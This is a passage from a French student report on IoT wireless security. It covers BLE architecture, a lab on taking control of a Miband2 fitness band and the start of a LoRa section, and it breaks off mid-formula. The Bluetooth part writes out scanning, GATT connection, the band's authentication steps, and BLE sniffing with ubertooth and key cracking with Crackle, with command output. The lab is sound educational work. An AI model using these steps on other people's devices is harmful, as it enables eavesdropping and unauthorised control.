



Sécurité des communications sans fil pour IoT

Réalisé par :

Bahbah Ayoub
BARRY Habib
DIALLO Amadou Oury
KILANI Wajdi

Encadré par :
Sauveron Damien
Bonnefoi Pierre-François

Table des matières

1	Introduction	5
2	Bluetooth	6
2.1	Présentation	6
2.2	Utilisation et Avantages	6
2.3	Inconvénients de Bluetooth	6
2.4	Bluetooth classique VS Bluetooth BLE	7
2.5	Protocole et mécanisme de fonctionnement	7
2.5.1	Profils Bluetooth	10
2.6	Normes et fréquences	11
2.7	Protocoles de sécurité	11
2.8	Bluetooth à basse consommation	11
2.8.1	Fonctionnement Bluetooth	11
2.9	Attaques et outils utilisés	11
2.10	Attaque sur Miband2	12
2.10.1	Procédure d'authentification	13
2.10.2	Envoyer des notifications	14
2.10.3	Données en temps réel	14
2.11	Déchiffrement d'une communication BLE	14
2.11.1	Capture des paquets	15
2.11.2	Déchiffrement des la capture	15
3	LoRa	16
3.1	Présentation	16
3.2	Mécanisme et principe de fonctionnement	17
3.2.1	Modulation LoRa	17
3.2.2	LoRa MAC	18
3.2.3	Tableau récapitulatif des Classes du protocole LoRaWAN :	19
3.3	Normes et fréquences :	20
3.4	Protocoles de sécurité :	21
3.4.1	Sécurité d'un réseau LoRaWAN :	21
3.4.2	Méthodes d'activation d'un équipement LoRaWAN	21
3.5	Etude pratique d'un réseau LoRa	22
3.5.1	Mise en place du réseau	24
3.5.1.1	Installation des outils :	24
3.5.1.2	Exécution des outils :	24
3.5.1.3	Configuration de la pile loRaWAN :	24
3.5.2	Analyse d'un réseau LoRa	26
3.5.2.1	Prise en main du PandwaRF :	26
3.5.2.2	Analyse de spectre :	26
3.5.2.3	Capture des communications réseau :	27

4 Wi-Fi	28
4.1 Présentation	28
4.1.1 Utilisation	28
4.1.2 Avantages de Wi-Fi	28
4.1.3 Inconvénients de Wi-Fi	28
4.2 Mécanisme et principe de fonctionnement	28
4.2.1 Fonctionnement de Wi-Fi	28
4.2.2 La communication avec le point d'accès	29
4.3 Normes et fréquences	29
4.3.1 Principaux amendements du standard IEEE 802.11 de la couche physique	30
4.3.2 Principaux amendements du standard IEEE 802.11 de la couche MAC	30
4.4 Protocoles de sécurité (Sécurité de Wi-Fi)	31
4.4.1 Sécurité de points d'accès	31
4.4.2 Sécurité de protocoles	32
4.4.3 Chiffrement WEP(Wired Equivalent Privacy)	32
4.4.4 Faiblesse de WEP	32
4.4.5 Chiffrement WPA/WPA2(Wi-Fi Protected Access)	34
4.5 Attaques et outils utilisés	35
4.5.1 Utilisation de WifiPineApple	35
4.5.2 Attaque sur WEP	38
4.5.3 Evil Twin Fake Acces Point	40
4.5.4 Outil Fluxion	43
4.5.5 Attaque PMKID sur WPA-PSK	46
5 ZigBee	48
5.1 Présentation	48
5.2 Protocole et principe de fonctionnement	48
5.2.1 Les couches de la pile ZigBee	49
5.2.1.1 Certification & Logo	49
5.2.1.2 Couche Application APP ou APL (Application Layer)	50
5.2.1.3 Couche Réseau (NWK)	51
5.2.1.4 Couche Medium Access Control IEEE 802.15.4 (MAC)	51
5.2.1.5 Couche physique IEEE 802.15.4 (PHY)	52
5.2.2 Fonctionnement d'un réseau ZigBee	52
5.2.2.1 Types de périphériques	52
5.2.2.2 Topologie du réseau maillé	53
5.2.2.3 Joindre un réseau Zigbee	54
5.2.3 Profils d'application ZigBee	56
5.3 Normes et fréquences	57
5.4 Mécanisme de sécurité	57
5.4.1 Le Trust Center (TC)	57
5.4.2 Les différentes clés de sécurité ZigBee :	58

5.4.3	Sécurité de la couche MAC	58
5.4.4	Sécurité de la couche réseau	59
5.4.5	Sécurité de la couche Application	60
5.5	Attaques et outils utilisés	60
5.5.1	Outils	60
5.5.1.1	KillerBee	60
5.5.1.2	Analyse de la sécurité	61
5.5.2	Attaques	61
5.5.2.1	Attaque par Sniffing (écoute)	61
5.5.3	Replay Attack : Re-jeu	64
5.5.4	Association Flooding : Inondation d'association	64
5.5.5	Device Spoofing : Usurpation	64
5.5.6	Attaque physique	65
6	Conclusion	66
7	Références et Bibliographie	67

1 Introduction

Aujourd’hui, les objets connectés sont de plus en plus présent dans notre quotidien. Ils se définissent comme étant tout objet possédant un composant électronique et connecté à internet. Lorsque ces objets sont connectés, ils sont capables d’interagir entre eux en transmettant des informations ou en ayant la capacité de recevoir et de traiter des données. Présent dans la plupart des domaines, nous comptons actuellement environ 26,66 milliards d’objets connectés selon le site fr.statista.com. Le domaine de l’IoT est renforcé par la capacité de fusionner la sécurité pour apporter la confiance à l’utilisateur final. Ainsi, les appareils mobiles sécurisés deviennent de plus en plus nécessaires dans notre vie (paiements, transport, ...). Tous ces appareils connectés utilisent des protocoles de sécurité qui sont vulnérables. Les failles de ces protocoles sont souvent utilisées par des pirates malveillants dans le but de nuire ce qui rend le problème de leur sécurité primordial. Le piratage d’un objet connecté peut compromettre la confidentialité des entreprises et de leurs clients.

Dans ce projet, nous expliquerons comment ces milliards d’objets parviennent à communiquer en utilisant des protocoles de communication réseaux. Il existe plusieurs réseaux permettant aux objets de communiquer. Dans ce rapport, nous parlerons que de quatre d’entre elles qui sont : Bluetooth, LoRa, Wi-Fi, Zigbee. Pour chacune de ces quatre technologies nous la présenterons, nous expliquerons son mécanisme de fonctionnement, détaillerons son protocole de sécurité, pour enfin finir par quelques unes de ses attaques que nous réaliserons dans la phase pratique.

2 Bluetooth

2.1 Présentation

Bluetooth est une technologie de réseau personnel sans fil **WPAN** (pour Wireless Personal Area Network) caractérisé par une portée faible et une basse consommation utilisant des ondes radio UHF (Ultra hautes fréquences) sur une bande de fréquence de 2.4 GHz et conçue pour connecter un ensemble d'équipements.



FIGURE 1 – La technologie Bluetooth

Le Bluetooth SIG (Special Interest Group) s'occupe de la spécification de la norme et a évolué en plusieurs versions depuis celle initiale. La dernière version bluetooth rendue publique en décembre 2016 est : **Bluetooth 5**. L'idée de la technologie Bluetooth est apparue lorsque Ericsson (une entreprise de télécommunications) décida de vérifier la faisabilité d'une interface radio à faible consommation d'énergie qui permet la communication entre un téléphone cellulaire et un ordinateur portable en 1994. La version 4 du **Bluetooth Core Specification** apparue en 2010 qui donna naissance à la **Bluetooth low Energy (BLE)** ou **Low Energy (LE)** ou encore **Bluetooth smart** est utilisée pour adresser des appareils à faible puissance de calcul, à faible coût de production et dont l'espérance de vie est à maximiser. Au vue de ses caractéristiques qui répondent à la plupart des exigences des objets connectés le Bluetooth BLE est très utilisé dans l'IOT (Internet of Things) et dans ce rapport nous étudierons cette version du Bluetooth.

2.2 Utilisation et Avantages

Bluetooth est essentiellement utilisé dans les appareils mobiles comme les téléphones portables, et ses caractéristiques : faible consommation d'énergie, faible portée, faible débit et un coût très bas font qu'il est présent sur des appareils fonctionnant souvent sur batterie, désirant échanger une faible quantité de données sur une courte distance (téléphones portables, claviers, souris, manettes sans-fil etc.).

Comme les autres réseaux sans fil, Bluetooth possède des avantages tels que :

- Envoyer instantanément des contenus à proximité.
- La facilité de déploiement
- La disponibilité dans la plupart des appareils mobiles.

2.3 Inconvénients de Bluetooth

- Le débit est limité
- La portée est faible

2.4 Bluetooth classique VS Bluetooth BLE

Le tableau ci-dessous illustre quelques différences de performance entre le Bluetooth classique et le Bluetooth Low Energy.

Spécification Technique	Bluetooth Classique	Bluetooth BLE
Portée	jusqu'à 100 m	jusqu'à 50 m
Débit données	1-3 Mbit/s	1 Mbit/s
Débit applicatif	0.7–2.1 Mbit/s	0.27 Mbit/s
Esclaves actifs	7	Non défini; dépendant de l'implémentation
Sécurité	56/128-bit; Sécurité de la couche application définie par l'utilisateur	AES 128 bits avec mode compteur CBC-MAC Sécurité de la couche application définie par l'utilisateur
Robustesse	Saut de fréquence adaptatif	AES
Latence (à partir d'un état non connecté)	Typiquement 100 ms	6 ms
Temps total d'envoi des données (durée de vie de la batterie)	100 ms	3 ms, <3 ms
Gestion de la voix	oui	Non
Topologie du réseau	Scatter-net	Star-bus
Consommation d'énergie	1 comme référence	0,01 à 0,5 (en fonction du cas d'utilisation)
Consommation de pointe	<30 mA	<15 mA

FIGURE 2 – Comparaisons entre le Bluetooth classique et le Bluetooth Low Energy

À noter que tous les appareils basés sur le Bluetooth classique ne sont pas compatible avec des appareils Bluetooth Low Energy et donc il n'existe aucune rétrocompatibilité avec le Bluetooth Low Energy. Par ailleurs, un nouveau type d'appareils, appelé **Bluetooth Smart Ready**, permet de faire le lien entre ces deux versions et sont également appelés dual-mode.

2.5 Protocole et mécanisme de fonctionnement

La technologie Bluetooth utilise une variété de protocoles mais les principaux sont définis par l'organisation Bluetooth SIG. Des protocoles additionnels ont été adoptés par d'autres organismes de normalisation. Ainsi, les protocoles Bluetooth se résument en quatre grandes catégories différentes :

- Protocoles du noyau bluetooth : Baseband, LMP, L2CAP, SDP
- Protocole de remplacement des fils : RFCOMM
- Protocole de contrôle de téléphonie : TCS Binary, AT Commands
- Protocoles adoptés : PPP, TCP/IP, OBEX, WAP, vCard, VCal, IrMC, WAE

La pile des protocoles Bluetooth LE (Low Energy) se compose essentiellement du contrôleur (**Controller**) de l'hôte (**Host**).

- **Le Contrôleur (Controller)** : Il rassemble toutes les couches basses des protocoles s'occupant de l'accès au canal radio, de l'émission et de la réception des trames. Le contrôleur est souvent un micro-contrôleur doté d'une radio Bluetooth.
- **L'hôte (Host)** : Il rassemble les couches hautes des protocoles qui aboutissent sur l'application et la définition des profils. L'hôte est un microprocesseur contrôlé par l'application.

Pour s'échanger des données, le contrôleur et l'hôte s'appuient sur une interface appelée : **Hardware Controller Interface (HCI)**.




FIGURE 3 – Architecture du protocole [”ble-protocol-stack.png”, sur le site : microchipdeveloper.com/]

Les couches fondamentales de l'Hôte pour Bluetooth BLE sont :

- **La couche L2CAP (Logical Link Control and Adaptation)** : Cette couche L2CAP adapte la trame de la couche supérieure au format de trame de la couche de la bande de base, et inversement. L2CAP s'occupe à la fois des services en mode connexion et en mode sans connexion.
- **La couche Attribute Protocol (ATT)** : ATT est un protocole d'application filaire pour Bluetooth BLE et chaque service BLE utilise ATT comme protocole d'application. Elle gère le support de toutes les données exposées par un appareil.
- **La couche Generic Attribute Protocol (GATT)** : Elle apporte un en-

semble de sous-procédures basées sur la couche ATT pour permettre d'orchestrer toute la gestion des données supportées par un appareil. Elle se base également sur la couche Link Layer (LL) du contrôleur pour gérer les rôles **serveur** et **client** qui correspondent respectivement le plus souvent : **aux esclave et maître**(Voir section Link Layer). Pour résumer pour que deux appareils connectés communiquent ils utilisent les attributs qui sont hébergés dans un serveur GATT ; un client GATT va aller les lire et/ou les écrire.

- **La couche Security Manager (SM)** : Elle s'occupe de la gestion de la sécurité de tous les aspects du lien.
- **La couche Generic Access Profile (GAP)** : cette couche est responsable de l'établissement et de la supervision de la connexion en se basant sur les rôles suivants : **broadcaster, scanner** (ou **observer**), **peripheral, central**. La communication en Bluetooth Low Energy se distingue en deux mode : **en mode advertising**, un appareil émet des trames sur les 3 canaux d'advertising et ces trames sont accessibles à tout autre appareil à l'écoute sur ces 3 canaux ; tandis qu'en **mode connecté** un lien est établi entre deux appareils et eux seuls peuvent alors communiquer ensemble sur des canaux connus négociés ; le lien peut éventuellement être sécurisé et authentifié.
 - **Le rôle broadcaster** : il supporte pas le mode connecté et est destiné aux applications qui ne font qu'émettre en envoyant des événements d'advertising pour diffuser des données.
 - **Le rôle scanner** : Il est à l'opposé du rôle broadcaster et donc est juste destiné aux applications qui ne veut que recevoir des données diffusées par des événements d'advertising. Il ne supporte pas non plus le mode connecté.
 - **Le rôle peripheral** : est destiné à des appareils qui supportent une ou plusieurs connexions et utilisent un contrôleur spécifique de type esclave.
 - **Le rôle central** : supporte plusieurs connexions avec différents appareils peripheral ; un tel appareil est l'initiateur des connexions et a besoin d'un Controller maître. Il est doté de fonctionnalités plus complexes et plus coûteuses que le peripheral.

Les couches du contrôleur Bluetooth BLE sont :

- **La couche Link Layer (LL)** : elle est la partie directement reliée à la couche physique (PHY). Elle est responsable de l'émission des advertising, scanning et de la création / maintenance des connexions. Elle opère en deux modes : **maître et esclave**.
 - **maître** : il responsable de la synchronisation entre les deux appareils connectés. Il définit donc le pattern de saut de fréquence ainsi que l'horloge nécessaire pour le cadencement.
 - **esclave** : Il est le plus souvent l'appareil qui exposent ses données et donc fournis les services.
- **La couche physique (PHY)** : Elle contient les circuits de communication analogiques responsables de la traduction des symboles numériques par voie hertzienne. Il s'agit de la couche la plus basse de la pile de protocoles et fournit ses services à la couche link layer. Elle utilise la bande 2,4 GHz ISM (industrielle, scientifique et médicale) pour communiquer et divise cette bande




FIGURE 4 – [”BLE-connection-establishment-procedure.jpg”, sur le site : rfwireless-world.com

en 40 canaux sur 2 MHz espacés de 2,4 000 GHz à 2,4535 GHz, à partir de 2402 MHz.

2.5.1 Profils Bluetooth

Les profils Bluetooth sont des spécification fonctionnelles qui indiquent l’usage particulier d’un service lors d’une communication Bluetooth. Les profils peuvent également correspondre à différents types de périphériques Bluetooth. Pour se connecter entre eux, les appareils Bluetooth utilisent des profils. Les profils comportent des informations sur les données à transmettre et le mode de fonctionnement de l’appareil. Par exemple, les fameuses oreillettes Bluetooth utilisent toutes le profil HSP (Headset Profile) qui impose la qualité audio (64 kbps), mais aussi le fonctionnement des boutons pour décrocher ou régler le volume. Avec le Bluetooth Low Energy, le mode de fonctionnement des profils a un peu évolué. Il est maintenant beaucoup plus facile de créer un profil et de l’implémenter. Il faut toutefois toujours passer par le Bluetooth SIG pour le faire valider.

2.6 Normes et fréquences

La connexion par ondes radio entre deux appareils permet d'envoyer et de recevoir des données entre deux appareils Bluetooth. Ces données sont envoyées sur l'une des fréquences de 2,4 Ghz, lorsque deux appareils veulent s'associer, il suffit qu'ils cherchent une fréquence commune disponible pour échanger les données.

Les différentes normes du standard Bluetooth sont :

- **IEEE 802.15.1** et elle permet d'avoir un débit de 1 Mbit/s
- **EEE 802.15.2** cette norme se caractérise par l'utilisation de la même fréquence que le Wi-Fi.
- **IEEE 802.15.3** ce standard est en cours de développement et il permettra d'atteindre un débit de 20 Mbit/s.
- **IEEE 802.15.4** ce standard est pour l'application Bluetooth à bas débit et à faible consommation : la bluetooth BLE (Bluetooth Low Energy) ou LE (Low Energy) ou encore Bluetooth Smart.

2.7 Protocoles de sécurité

Bien que Bluetooth soit pratique pour la productivité et le confort, il peut également présenter des risques majeurs pour la sécurité. Si la plupart des problèmes identifiés il y a cinq ou dix ans ont déjà été résolus, certains subsistent. Et il y a aussi de bonnes raisons d'être prudent face à de nouveaux problèmes, non encore découverts. Donc les personnes qui vont envoyer des informations sous forme d'ondes doivent prendre des précautions pour être sûrs que les signaux envoyés ne sont interceptés que par le destinataire désiré.

La technologie Bluetooth est donc vulnérable puisque il existe des attaques qui permettent d'intercepter ces ondes et de trouver les informations envoyées.

2.8 Bluetooth à basse consommation

2.8.1 Fonctionnement Bluetooth

Bluetooth fonctionne sur un principe simple d'envoi et de réception de données sous forme d'ondes radio. Chaque périphérique possède une carte appelée adaptateur Bluetooth. C'est cet adaptateur qui permet d'envoyer et de recevoir les informations et a une plage de connexion particulière. Si les deux périphériques sont à portée de communication, une connexion peut être établie "couplage des périphériques".

2.9 Attaques et outils utilisés

Lorsqu'un appareil Bluetooth est configuré pour la première fois, il est en mode découverte et puisque les appareils Bluetooth utilisent l'adresse MAC cela permet aux autres d'essayer de connecter sur cette adresse et si ils réussissent à faire ça ils peuvent également écouter et intercepter des données de la victime .
Donc il est nécessaire de désactiver le mode de découverte dès que les deux appareils se connectent pour diminuer le risque de ce type d'attaques .

2.10 Attaque sur Miband2

L'objectif de départ était d'arriver à avoir accès au Miband2 sans passer par l'application officielle afin de pouvoir le contrôler sur Linux. Pour arriver à faire cette attaque sur l'appareil il faut connaître comment la technologie BLE fonctionne.

- Chaque appareil BLE a des services
- Chaque service a des caractéristiques

D'abord on va exécuter une analyse BLE à partir de la ligne de commande :

```
sudo hcitool lescan
```

```
wajdi@wajdi-X550VX:~$ sudo hcitool lescan
[sudo] Mot de passe de wajdi :
LE Scan ...
76:98:AF:03:76:FC (unknown)
36:95:A7:C8:44:39 (unknown)
40:E0:FF:7B:D4:95 (unknown)
F5:D9:94:7B:AF:4C (unknown)
```

FIGURE 5 – Analyse des appareils qui utilisent BLE [”hcitool.png”]

Après à l'aide de l'outil **nRF Connect** on a pu savoir que l'adresse **F5 :D9 :94 :7B :AF :4C** appartient à notre Miband2 :




FIGURE 6 – Trouver l'adresse MAC de l'appareil [”rfconnect.png”]

Connexion à l'adresse Mac BLE de la **miband2** et récupération des services et des descripteurs :

```
sudo gatttool -t random -b F5:D9:94:7B:AF:4C -I
```

random : se connecter au périphérique en utilisant une adresse MAC aléatoire.

```
wajdi@wajdi-X550VX:~$ gatttool -t random -b F5:D9:94:7B:AF:4C -I
$[F5:D9:94:7B:AF:4C][LE]> connect
Attempting to connect to F5:D9:94:7B:AF:4C
Connection successful
[F5:D9:94:7B:AF:4C]>
```

FIGURE 7 – Connexion sur l'appareil avec gatttool [”gatttool.png”]

Une fois la connexion établie, nous pouvons voir les services et les caractéristiques du périphérique à l'aide des commandes **Primary** et **Characteristics** :

```
[F5:D9:94:7B:AF:4C]> primary
attr handle: 0x0001, end grp handle: 0x0007 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x0008, end grp handle: 0x000b uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x000c, end grp handle: 0x0016 uuid: 0000180a-0000-1000-8000-00805f9b34fb
attr handle: 0x0017, end grp handle: 0x001c uuid: 00001530-0000-3512-2118-0009af100700
attr handle: 0x001d, end grp handle: 0x0023 uuid: 00001811-0000-1000-8000-00805f9b34fb
attr handle: 0x0024, end grp handle: 0x0026 uuid: 00001802-0000-1000-8000-00805f9b34fb
attr handle: 0x0027, end grp handle: 0x002c uuid: 0000180d-0000-1000-8000-00805f9b34fb
attr handle: 0x002d, end grp handle: 0x0051 uuid: 0000fee0-0000-1000-8000-00805f9b34fb
attr handle: 0x0052, end grp handle: 0x0066 uuid: 0000fee1-0000-1000-8000-00805f9b34fb
[F5:D9:94:7B:AF:4C]> Characteristics
handle: 0x0002, char properties: 0x02, char value handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0006, char properties: 0x02, char value handle: 0x0007, uuid: 00002a04-0000-1000-8000-00805f9b34fb
handle: 0x0009, char properties: 0x22, char value handle: 0x000a, uuid: 00002a05-0000-1000-8000-00805f9b34fb
handle: 0x000d, char properties: 0x02, char value handle: 0x000e, uuid: 00002a25-0000-1000-8000-00805f9b34fb
handle: 0x000f, char properties: 0x02, char value handle: 0x0010, uuid: 00002a27-0000-1000-8000-00805f9b34fb
```

FIGURE 8 – Les services et les caractéristiques du périphérique [”services.png”]

Même si on récupère les UUID, on ne peut pas lancer des services sur le bracelet car il nous manque la procédure d'authentification !

2.10.1 Procédure d'authentification

Pour obtenir des informations sur le fonctionnement de l'authentification il faut avoir le fichier **btsnoop-hci.log** qui va être généré par le téléphone dès que l'association sera faite avec la Miband.

La procédure d'authentification consiste à :

- Envoyer une clé de 16 octets à le bracelet et ajouter 2 octets /x01/x00 + Clé.
- Demander une clé aléatoire au périphérique avec une commande en envoyant 2 octets /x02/x00
- Obtenir une clé aléatoire de la réponse du périphérique
- Chiffrer le nombre aléatoire avec la clé partagée de 16 octets à l'aide de l' algorithme de chiffrement AES et envoyer a l'appareil /x03/x00 + Le chiffré)

2.10.2 Envoyer des notifications

Pour envoyer une notification a la Miband2 il fallait faire appel au service concerné qui est **UUID-CHAR-ALERT = "00002a0600001000800000805f9b34fb"** et choisir le type de notification désiré :

- /x01 Pour envoyer de la notification de message
- /x02 Pour envoyer de la notification d'appel
- /x00 Pour désactiver les notifications

```
if arg.notify:  
    print("Envoi d'un message de notification...")  
    band.char_alert.write(b'\x01')  
    time.sleep(arg.t)  
    print("Envoi de la notification d'appel...")  
    band.char_alert.write(b'\x02')  
    time.sleep(arg.t)  
    print("Désactiver les notifications...")  
    band.char_alert.write(b'\x00')
```

FIGURE 9 – L'envoi de notifications [”notif.png”]

2.10.3 Données en temps réel

Pour avoir les données en temps réel de la fréquence cardiaque il fallait faire appel a le service **UUID-CHAR-HRM-CONTROL = "00002a3900001000800000805f9b34fb"** et avec ce service on peut également :

- /x15/x01/x01 Pour lancer le moniteur cardiaque
- /x15/x01/x00 Pour arrêter le moniteur cardiaque

```
def hrmStartContinuous(self):  
    self.char_hrm_ctrl.write(b'\x15\x01\x01', True)  
  
def hrmStopContinuous(self):  
    self.char_hrm_ctrl.write(b'\x15\x01\x00', True)
```

FIGURE 10 – Activer et désactiver le moniteur cardiaque [”hrm.png”]

2.11 Déchiffrement d'une communication BLE

On va commencer par rechercher des connexions et exporter les données dans un fichier PCAP pour donner ce fichier après a l'outil Crackle qui va nous déchiffrer la capture.

2.11.1 Capture des paquets

L'outil ubertooth-one nous permet d'écouter toutes les connexions BLE à proximité.

Pour créer le fichier pcap on doit exécuter la commande suivante :

ubertooth-btle -p Cette commande va également activer le mode **promiscuous** pour accepter tous les paquets qu'elle reçoit, même si ceux-ci ne lui sont pas adressés.

```
wajdi@wajdi-X550VX:~/ubertooth$ ubertooth-btle -p
systime=1556374830 freq=2440 addr=2c2a9848 delta_t=253.358 ms rssi=-80
0d 00 1c 08 06
Data / AA 2c2a9848 (valid) / 0 bytes
    Channel Index: 17
    LLID: 1 / LL Data PDU / empty or L2CAP continuation
    NESN: 1 SN: 1 MD: 0

Data:
CRC: 1c 08 06
```

FIGURE 11 – Sniffer les paquets BLE avec ubertooth [”ubertooth.png”]

2.11.2 Déchiffrement des la capture

En utilisant le fichier PCAP déjà généré par ubertooth-one nous pouvons exécuter l'outil Crackle pour décoder les données, nous devons également spécifier un fichier de sortie avec -o (**fichier-sortie.pcap**) .

crackle -i capture-chiffré.pcap -o capture-dechiffré.pcap

Pour décrypter , crackle nécessite un fichier PCAP contenant au minimum les paquets LL-ENC-REQ et LL-ENC-RSP ainsi que le LTK utilisé pour chiffrer les communications.

```
wajdi@wajdi-X550VX:~/Bureau/01_crack$ crackle -i ltk_exchange.pcap -o output.pcap
TK found: 000000
ding ding ding, using a TK of 0! Just Cracks(tm)
Warning: packet is too short to be encrypted (1), skipping
LTK found: 7f62c053f104a5bbe68b1d896a2ed49c
Done, processed 712 total packets, decrypted 3
```

FIGURE 12 – Trouver le TK et le LTK avec Crackle [”ubertooth.png”]

Crackle : Exploite une faille BLE qui permet à un attaquant de deviner ou très rapidement de faire de la force brute sur le TK (clé temporaire). Avec le TK et les autres données collectées on peut récupérer la LTK (clé à long terme).

L'outil va générer une capture **Wireshark** qui sera déchiffré.

3 LoRa

3.1 Présentation

LoRa (Long Range) est une technologie de réseau à longue portée qui s'intègre dans le domaine des IoT (Internet of Things). Elle permet d'interconnecter plusieurs objets dans le but d'échanger des données de petite taille avec un faible débit. C'est une technologie qui a une consommation énergétique très faible, une portée de plus de 15 kilomètres et peut interconnecter environ 1 millions de noeuds. Pour envoyer des données, le réseau LoRa utilise des fréquences radios libres et internet avec une excellente capacité de pénétration dans les bâtiments et sous-sols.

LoRa utilise le protocole de communication LoRaWAN(LoRa Wide Area Network). L'architecture LoRaWaN utilise une topologie en étoile (chaque nœud communique avec plusieurs passerelles de communication avec le serveur réseau). La faible consommation électrique du réseau LoRa est due à la multifonctionnalité de son protocole. LoRaWAN a trois modes de fonctionnements qui correspondent chacun à une classe(A,B,C)

Le réseau LoRa ouvre au monde de nouvelles perspectives, notamment dans la maintenance prédictive, la localisation des objets connectées, les maisons/villes intelligentes ou encore le suivi médical des personnes. Ce réseau est totalement adapté aux systèmes précédemment cités et à plusieurs autres encore...

LoRa Alliance est une association qui a été créé en mars 2015. Elle a pour but de promouvoir et garantir l'évolution du protocole LoRaWAN , de standardiser les réseaux à longue portée LPWAN(Low Power Wide Area Network) et permettre l'interopérabilité entre ces réseaux afin d'offrir à l'IoT un avenir durable.

3.2 Mécanisme et principe de fonctionnement

La technologie LoRa est une technologie ouverte. Pour créer un réseau LoRa, il suffit d'avoir les puces nécessaires au fonctionnement de son réseau, une antenne avec une station de base émettant sur la bande 868 MHZ et être relié à internet grâce aux autres types de réseau (Ethernet, Wi-Fi, ...). Un objet connecté doit posséder une puce LoRa pour pouvoir recevoir le signal d'une antenne du réseau.

Le protocole de communication LoRaWAN (LoRa Wide-Area-Network) est implémenté sur la couche physique LoRa qui utilise une modulation à étalement de spectre pour transmettre le signal sur une bande de fréquences et contrôle l'accès au support. Il repose sur un fonctionnement de type ALOHA ce qui signifie qu'un équipement du réseau envoie des données sans vérifier la disponibilité du canal. L'équipement devant recevoir ces données devra les acquitter avant l'expiration du **timer** sinon elles sont considérées comme perdues et sont retransmises suivant un temps aléatoire.

La technologie LoRa représente la couche physique du protocole LoRaWAN et établit le lien radio entre les terminaux et les passerelles (gateways). Voici un schéma illustrant les différentes couches d'un réseau LoRaWAN.




FIGURE 13 – Protocole LoRaWAN [source : *frugalprototype.com*]

Deux équipements LoRa peuvent directement communiquer en P2P sans passer par un réseau.

3.2.1 Modulation LoRa

Elle représente la couche physique du protocole LoRaWAN. Elle étale le spectre sur une large bande de fréquences pour coder les informations (**Chirp Spread Spectrum**). Un chirp est un signal sinusoïdal dont la fréquence varie au cours du temps. La baisse de la fréquence est appelé downchirp et sa hausse upchirp. L'étalement du signal

sur une grande portée réduit le débit ce qui ralentit la transmission. Une transmission plus longue consomme plus en énergie donc réduit l'autonomie des équipements. Le facteur d'étalement SF (Spreading Factor) représente la portée d'un équipement, il est calculé par la formule :

$$SF = \log_2(Rc/Rs)$$

avec Rc étant le débit du message transmis (Chirp) et Rs le débit du symbole à transmettre

